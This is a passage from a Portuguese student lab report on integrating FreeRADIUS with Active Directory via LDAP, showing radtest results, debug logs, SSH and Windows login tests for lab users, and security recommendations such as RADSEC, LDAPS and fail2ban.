pedromferreira28@UbuntuVM:~$ sudo useradd -m -s /bin/bash Isaac
pedromferreira28@UbuntuVM:~$ sudo useradd -m -s /bin/bash Moses
pedromferreira28@UbuntuVM:~$ sudo useradd -m -s /bin/bash Sara
pedromferreira28@UbuntuVM:~$ sudo useradd -m -s /bin/bash Abraham
pedromferreira28@UbuntuVM:~$
```

Figura 42 Adição aos registos locais dos utilizadores de teste

4. Demonstração e validação de resultados

Nesta fase foi realizada a validação prática da configuração do sistema de autenticação, recorrendo ao comando `radtest` e à observação do servidor FreeRADIUS em modo *debug*. O objetivo foi confirmar o correto funcionamento da autenticação tanto para utilizadores locais do FreeRADIUS como para utilizadores do Active Directory (via LDAP).

4.1 Testes de autenticação com radtest


Para efetuar os testes, foi instalado o pacote **freeradius-utils**, que disponibiliza o comando `radtest`, responsável por enviar pedidos de autenticação ao servidor RADIUS:

```
sudo apt install freeradius-utils -y
```

Figura 43 Instalação do pacote `freeradius-utils`

Em seguida, foram realizados testes distintos para validar ambos os repositórios de autenticação:

- **Utilizador do Active Directory (Isaac)** — autenticado via LDAP, utilizando o servidor RADIUS no endereço IP **192.168.56.102**:



```
pedromferreira28@UbuntuVM:~$ radtest Isaac 'Aa1!test' 127.0.0.1 0 testing123
[Sent Access-Request Id 36 from 0.0.0.0:39286 to 127.0.0.1:1812 length 75
  User-Name = "Isaac"
  User-Password = "Aa1!test"
  NAS-IP-Address = 127.0.1.1
#  NAS-Port = 0
  Message-Authenticator = 0x00
  Cleartext-Password = "Aa1!test"
Received Access-Accept Id 36 from 127.0.0.1:1812 to 127.0.0.1:39286 length 38
  Message-Authenticator = 0xd6448246dafebca4a29bcaab019601fe
pedromferreira28@UbuntuVM:~$
```

Figura 44 Test RADIUS para o utilizador Isaac

- **Utilizador do Active Directory (Moses)** — autenticado via LDAP, utilizando o servidor RADIUS no endereço IP **192.168.56.102**:

```

pedromferreira28@UbuntuVM:~$ radtest Moses 'Aa1!test' 127.0.0.1 0 testing123
Sent Access-Request Id 242 from 0.0.0.0:39881 to 127.0.0.1:1812 length 75
    User-Name = "Moses"
    User-Password = "Aa1!test"
    NAS-IP-Address = 127.0.1.1
    NAS-Port = 0
    Message-Authenticator = 0x00
    Cleartext-Password = "Aa1!test"
Received Access-Accept Id 242 from 127.0.0.1:1812 to 127.0.0.1:39881 length 38
    Message-Authenticator = 0xc58f54ba8dbffcaa4d35cc77c29e7715
pedromferreira28@UbuntuVM:~$

```

Figura 45 Teste RADIUS para o utilizador Moses

- **Utilizador local do FreeRADIUS (Sara)** — autenticado diretamente no ficheiro `/etc/freeradius/3.0/users`:

```

pedromferreira28@UbuntuVM:~$ radtest Sara 'SaraPass123' 127.0.0.1 0 testing123
Sent Access-Request Id 232 from 0.0.0.0:49839 to 127.0.0.1:1812 length 74
    User-Name = "Sara"
    User-Password = "SaraPass123"
    NAS-IP-Address = 127.0.1.1
    NAS-Port = 0
    Message-Authenticator = 0x00
    Cleartext-Password = "SaraPass123"
Received Access-Accept Id 232 from 127.0.0.1:1812 to 127.0.0.1:49839 length 51
    Message-Authenticator = 0xa0efd72c890e6e2be7d2ca4d1da496ec
    Reply-Message = "Sara aceita"

```

Figura 46 Teste RADIUS para o utilizador Sara

- **Utilizador local do FreeRADIUS (Abraham)** — autenticado diretamente no ficheiro `/etc/freeradius/3.0/users`:

```

# pedromferreira28@UbuntuVM:~$ radtest Abraham 'AbraPass123' 127.0.0.1 0 testing123
Sent Access-Request Id 58 from 0.0.0.0:41895 to 127.0.0.1:1812 length 77
    User-Name = "Abraham"
    User-Password = "AbraPass123"
    NAS-IP-Address = 127.0.1.1
    NAS-Port = 0
    Message-Authenticator = 0x00
    Cleartext-Password = "AbraPass123"
Received Access-Accept Id 58 from 127.0.0.1:1812 to 127.0.0.1:41895 length 54
    Message-Authenticator = 0x99cbb80fd174a4a8f6bc0e2408931aa2
    Reply-Message = "Abraham aceita"

```

Figura 47 Teste RADIUS para o utilizador Abraham

Em todos os casos, o resultado esperado é **Access-Accept** para credenciais válidas e **Access-Reject** para credenciais inválidas, confirmando o funcionamento correto da autenticação.

4.2 Observação e validação no modo debug do FreeRADIUS

Durante os testes, o servidor FreeRADIUS foi executado em **modo debug** através do comando:

```
sudo freeradius -X
```

Figura 48 Execução do RADIUS em modo debug

Este modo permite visualizar em tempo real todas as fases do processo de autenticação — desde a recepção do pedido até à verificação do tipo de utilizador e resposta final. O debug log mostra claramente as etapas de autorização e autenticação, incluindo mensagens como as demonstradas abaixo:

```
(0) Auth-Type LDAP {  
rlm_ldap (ldap): Reserved connection (1)  
(0) ldap: Login attempt by "Isaac"  
(0) ldap: Using user DN from request "CN=Isaac,CN=Users,DC=segsi,DC=local"  
(0) ldap: Waiting for bind result...  
(0) ldap: Bind successful  
(0) ldap: Bind as user "CN=Isaac,CN=Users,DC=segsi,DC=local" was successful  
rlm_ldap (ldap): Released connection (1)  
(0) [ldap] = ok  
(0) } # Auth-Type LDAP = ok  
(0) # Executing section post-auth from file /etc/freeradius/3.0/sites-enabled/default  
(0) #
```

Figura 49 Logs de procura do utilizador Isaac no AD

```
rlm_ldap (ldap): Bind successful  
rlm_ldap (ldap): Opening additional connection (4), 1 of 28 pending slots used  
rlm_ldap (ldap): Connecting to ldap://segsi.local:389  
rlm_ldap (ldap): Waiting for bind result...  
rlm_ldap (ldap): Bind successful  
# Instantiating module "pap" from file /etc/freeradius/3.0/mods-enabled/pap  
# Instantiating module "attr_filter.post-proxy" from file /etc/freeradius/3.0/mods-enabled/attr_filter  
reading pairlist file /etc/freeradius/3.0/mods-config/attr_filter/post-proxy  
# Instantiating module "attr_filter.pre-proxy" from file /etc/freeradius/3.0/mods-enabled/attr_filter  
reading pairlist file /etc/freeradius/3.0/mods-config/attr_filter/pre-proxy  
# Instantiating module "attr_filter.access_reject" from file /etc/freeradius/3.0/mods-enabled/attr_filter  
reading pairlist file /etc/freeradius/3.0/mods-config/attr_filter/access_reject  
# Instantiating module "attr_filter.access_challenge" from file /etc/freeradius/3.0/mods-enabled/attr_filter  
reading pairlist file /etc/freeradius/3.0/mods-config/attr_filter/access_challenge  
# Instantiating module "attr_filter.accounting_response" from file /etc/freeradius/3.0/mods-enabled/attr_filter  
reading pairlist file /etc/freeradius/3.0/mods-config/attr_filter/accounting_response  
# Instantiating module "attr_filter.coa" from file /etc/freeradius/3.0/mods-enabled/attr_filter  
reading pairlist file /etc/freeradius/3.0/mods-config/attr_filter/coa  
# Instantiating module "expiration" from file /etc/freeradius/3.0/mods-enabled/expiration  
# Instantiating module "detail" from file /etc/freeradius/3.0/mods-enabled/detail  
# Instantiating module "etc_passwd" from file /etc/freeradius/3.0/mods-enabled/passwd  
rlm_passwd: nfields: 3 keyfield 0(User-Name) listable: no  
# Instantiating module "auth_log" from file /etc/freeradius/3.0/mods-enabled/detail.log  
rlm_detail (auth_log): 'User-Password' suppressed, will not appear in detail output  
# Instantiating module "early_log" from file /etc/freeradius/3.0/mods-enabled/detail.log
```

Figura 50 Logs do processo de binding e procura do LDAP

```

rlm_ldap (ldap): Reserved connection (0)
(0) ldap: Login attempt by "Moses"
(0) ldap: Using user DN from request "CN=Moses,CN=Users,DC=segsi,DC=local"
(0) ldap: Waiting for bind result...
(0) ldap: Bind successful
(0) ldap: Bind as user "CN=Moses,CN=Users,DC=segsi,DC=local" was successful
rlm_ldap (ldap): Released connection (0)

```

Figura 51 Logs de procura do utilizador Moses no AD

No caso do Isaac e do Moses, quando a tentativa de login é efetuada, o módulo de autenticação não encontra correspondência nos ficheiros locais, recorrendo assim ao LDAP, do qual obtém um “*Bind successful*”, e ao encontrar uma correspondência dos registos, valida a password através do LDAP, resultando no teste bem sucedido que o anterior capítulo demonstrou.

Já no caso dos utilizadores Sara e do Abraham, o módulo de autenticação encontra uma correspondências nos *files*, pelo que utiliza autenticação PAP para validar os dados enviados, com sucesso neste caso, como se vê pelas mensagens de sucesso presentes

```

Found Auth-Type = PAP
# Executing group from file /etc/freeradius/3.0/sites-enabled/default
Auth-Type PAP {
pap: Login attempt with password
pap: Comparing with "known good" Cleartext-Password
pap: User authenticated successfully
[pap] = ok
} # Auth-Type PAP = ok
# Executing section post-auth from file /etc/freeradius/3.0/sites-enabled/default
post-auth {

```

Figura 52 Logs de tentativa de autenticação com utilizador local

Por último, para utilizadores não existente, apenas por questões de demonstração do funcionamento do sistema, o RADIUS não consegue encontrar uma correspondência nem nos registos locais, nem nos registos do AD, pelo que o acesso é rejeitado.

```

pedromferreira28@UbuntuVM:~$ radtest Maria 'senha123' 127.0.0.1 0 testing123
Sent Access-Request Id 78 from 0.0.0.0:47950 to 127.0.0.1:1812 length 75
  User-Name = "Maria"
  User-Password = "senha123"
  NAS-IP-Address = 127.0.1.1
  NAS-Port = 0
  Message-Authenticator = 0x00
  Cleartext-Password = "senha123"
Received Access-Reject Id 78 from 127.0.0.1:1812 to 127.0.0.1:47950 length 38
  Message-Authenticator = 0x054123e4e1bce0f0bd128cd0c38916f3
(0) -: Expected Access-Accept got Access-Reject

```

Figura 53 Teste RADIUS para utilizador não conhecido

```

rlm_ldap (ldap): Rebinding to URL ldap://DomainDnsZones.segsi.local/DC=DomainDnsZones,DC=segsi,DC=local
rlm_ldap (ldap): Waiting for bind result...
rlm_ldap (ldap): Bind successful
rlm_ldap (ldap): Bind successful
(4) ldap: Search returned no results
rlm_ldap (ldap): Released connection (0)
Need 1 more connections to reach min connections (3)
Need more connections to reach 10 spares
rlm_ldap (ldap): Opening additional connection (9), 1 of 30 pending slots used
rlm_ldap (ldap): Connecting to ldap://segsi.local:389
rlm_ldap (ldap): Waiting for bind result...
rlm_ldap (ldap): Bind successful
rlm_ldap (ldap): You probably need to lower "min"
rlm_ldap (ldap): Closing expired connection (8) - Hit idle_timeout limit
(4) [ldap] = notfound
(4) if ((ok || updated) && !&control:Auth-Type) {
(4) if ((ok || updated) && !&control:Auth-Type) -> FALSE
(4) [expiration] = noop
(4) [logintime] = noop
(4) pap: WARNING: No "known good" password found for the user. Not setting Auth-Type
(4) pap: WARNING: Authentication will fail unless a "known good" password is available
(4) [pap] = noop
(4) } # authorize = ok
(4) ERROR: No Auth-Type found: rejecting the user via Post-Auth-Type = Reject

```

Figura 54 Logs de rejeição de autenticação por utilizador não conhecido

4.3 Teste real de login no Linux (SSH)

Para validar a implementação do Federated RADIUS na autenticação de utilizadores Linux, foram realizados testes práticos de login via SSH na máquina 192.168.10.4. Cada utilizador configurado no sistema de autenticação federado foi testado com as credenciais correspondentes.

```
Abraham@UbuntuVM:~$ ssh Isaac@127.0.0.1
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:gant2f/oap9wZY83T2wthTYWKLvgp1rPKvfYS9zGsCs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '127.0.0.1' (ED25519) to the list of known hosts.
Isaac@127.0.0.1's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

7 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Figura 55 Teste de conexão SSH para utilizador Isaac

```
pedromferreira28@UbuntuVM:~$ ssh Moses@127.0.0.1
Moses@127.0.0.1's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

7 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Figura 56 Teste de conexão SSH para utilizador Moses

```
pedromferreira28@UbuntuVM:~$ ssh Sara@127.0.0.1
Sara@127.0.0.1's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

7 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Figura 57 Teste de conexão SSH para utilizador Sara

```
pedromferreira28@UbuntuVM:~$ ssh Abraham@127.0.0.1
Abraham@127.0.0.1's password:
Permission denied, please try again.
Abraham@127.0.0.1's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

7 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```


Figura 58 Teste de conexão SSH para utilizador Abraham

Como demonstrado nas figuras anteriores, todos os utilizadores conhecidos, por registos locais ou através do AD, foram conectados via SSH com sucesso. Já o mesmo não se verifica para um utilizador inválido, como demonstrado na figura abaixo:



```
pedromferreira28@UbuntuVM:~$ ssh desconhecido@127.0.0.1
desconhecido@127.0.0.1's password:
Permission denied, please try again.
desconhecido@127.0.0.1's password:
Permission denied, please try again.
desconhecido@127.0.0.1's password:
desconhecido@127.0.0.1: Permission denied (publickey,password).
```

Figura 59 Teste de conexão SSH para utilizador não registado



```
(10) } # authorize = ok
(10) ERROR: No Auth-Type found: rejecting the user via Post-Auth-Type = Reject
(10) Failed to authenticate the user
(10) WARNING: Unprintable characters in the password. Double-check the shared secret on the server and
e NAS!
(10) Using Post-Auth-Type Reject
```

Figura 60 Logs de rejeição do SSH de utilizador desconhecido

4.4 Verificação de Acesso de Utilizadores no Windows

Apresentam-se, a seguir, capturas de ecrã que mostram logins bem-sucedidos e falhados no ambiente Windows, evidenciando quais utilizadores têm ou não permissão de acesso à máquina. Espera-se que os utilizadores configurados apenas no Linux não consigam aceder, uma vez que o login no Windows não consulta o FreeRADIUS local. Por outro lado, os utilizadores já existentes no Active Directory (AD) deverão conseguir efetuar login normalmente, pois o Windows autentica diretamente através do AD.

Começando pelo utilizador Isaac como exemplo, podemos observar que os dados de login são validados, no entanto o sistema não está configurado para permitir login de utilizadores que não o administrador, mesmo com dados de acesso ao AD válidos.




Figura 61 Dados de autenticação no ambiente Windows para o utilizador Isaac



Figura 62 Mensagem de tentativa de método de autenticação não permitido no Windows

Por oposição, para um utilizador conhecido apenas no ambiente Linux, o login vai ser rejeitado, pois o Windows não está a recorrer à base de dados do AD para esta autenticação, como demonstram as próximas figuras.




Figura 63 Dados de autenticação no ambiente Windows com o utilizador Sara




Figura 64 Rejeição de autenticação de utilizador não conhecido no AD

4.5 Verificação de Acesso de Utilizadores no Linux

Espera-se que todos os utilizadores existentes no AD configurados no FreeRADIUS consigam efetuar login, enquanto contas que não estejam no AD ou não tenham permissão adequada falharão na autenticação, ou seja, os utilizadores válidos dos registos linux também conseguem fazer login.




Figura 65 Listagem de utilizadores com acesso memorizado no ambiente Linux

Considerações Adicionais (Segurança e Boas Práticas)

A implementação de um sistema de autenticação federada com FreeRADIUS e Active Directory introduz benefícios significativos em termos de centralização de credenciais e gestão de acessos. No entanto, importa considerar algumas questões de segurança e limitações inerentes aos protocolos utilizados, de forma a garantir a robustez global da solução.

5.1 Protocolo RADIUS e segurança do secret partilhado

O protocolo RADIUS baseia-se num *shared secret* configurado entre o cliente e o servidor. Este segredo simétrico é essencial para garantir a integridade dos pedidos e respostas. Contudo, trata-se de um método com limitações:

- O segredo não é negociado dinamicamente nem possui mecanismos modernos de distribuição;
- O tráfego RADIUS não é cifrado integralmente — apenas a password é protegida (e mesmo assim com mecanismos considerados fracos por padrões modernos, como MD5);
- A partilha do secret por várias máquinas aumenta o risco de exposição.

Mitigação recomendada: utilizar RADIUS dentro de redes controladas, aplicar *firewalling*, e considerar alternativas como **RADSEC (RADIUS over TLS)** em ambientes reais.

5.2 Autenticação PAP e dependência do canal seguro

Para utilizadores locais do FreeRADIUS é usado **PAP**, o que implica envio da password em texto claro *após cifragem pelo segredo RADIUS*. Embora aceitável num laboratório, PAP não é recomendado em ambientes produtivos devido ao seu modelo de proteção limitado.

No caso do Active Directory, o método utilizado consiste num *LDAP simple bind*. Esta operação também envia a password de forma não cifrada a menos que seja utilizada uma camada adicional como **LDAPS (LDAP over TLS)**, que não foi utilizada no presente laboratório.

Mitigação recomendada: ativar LDAPS no Windows Server e atualizar a configuração do FreeRADIUS para utilizar ligação cifrada.

5.3 Prioridade entre fontes de autenticação

Quando múltiplos repositórios de autenticação coexistem, como ficheiros locais e Active Directory, é fundamental definir regras claras de precedência. No processo implementado, o FreeRADIUS verifica primeiro utilizadores locais, antes de tentar autenticar no AD. Isto significa que, em caso de duplicação de nomes, a conta local prevalece — um comportamento que pode introduzir riscos de segurança caso seja explorado.

Mitigação recomendada: evitar duplicação de usernames ou adicionar validação lógica que impeça contas locais de sobrepor utilizadores de domínio.

5.4 Segurança na comunicação SSH e integração PAM

A configuração efetuada força o serviço SSH a aceitar métodos interativos de autenticação através do PAM, permitindo o uso do módulo RADIUS. Embora adequada ao propósito deste laboratório, a ativação de opções como `PasswordAuthentication yes` e `KbdInteractiveAuthentication yes` deve ser ponderada em ambientes reais, uma vez que aumenta a superfície de ataque para tentativas de força bruta.

Mitigação recomendada: introduzir MFA, regras de limitação de tentativas (`fail2ban`), e considerar chave pública como método primário.

5.5 Disponibilidade e redundância do serviço

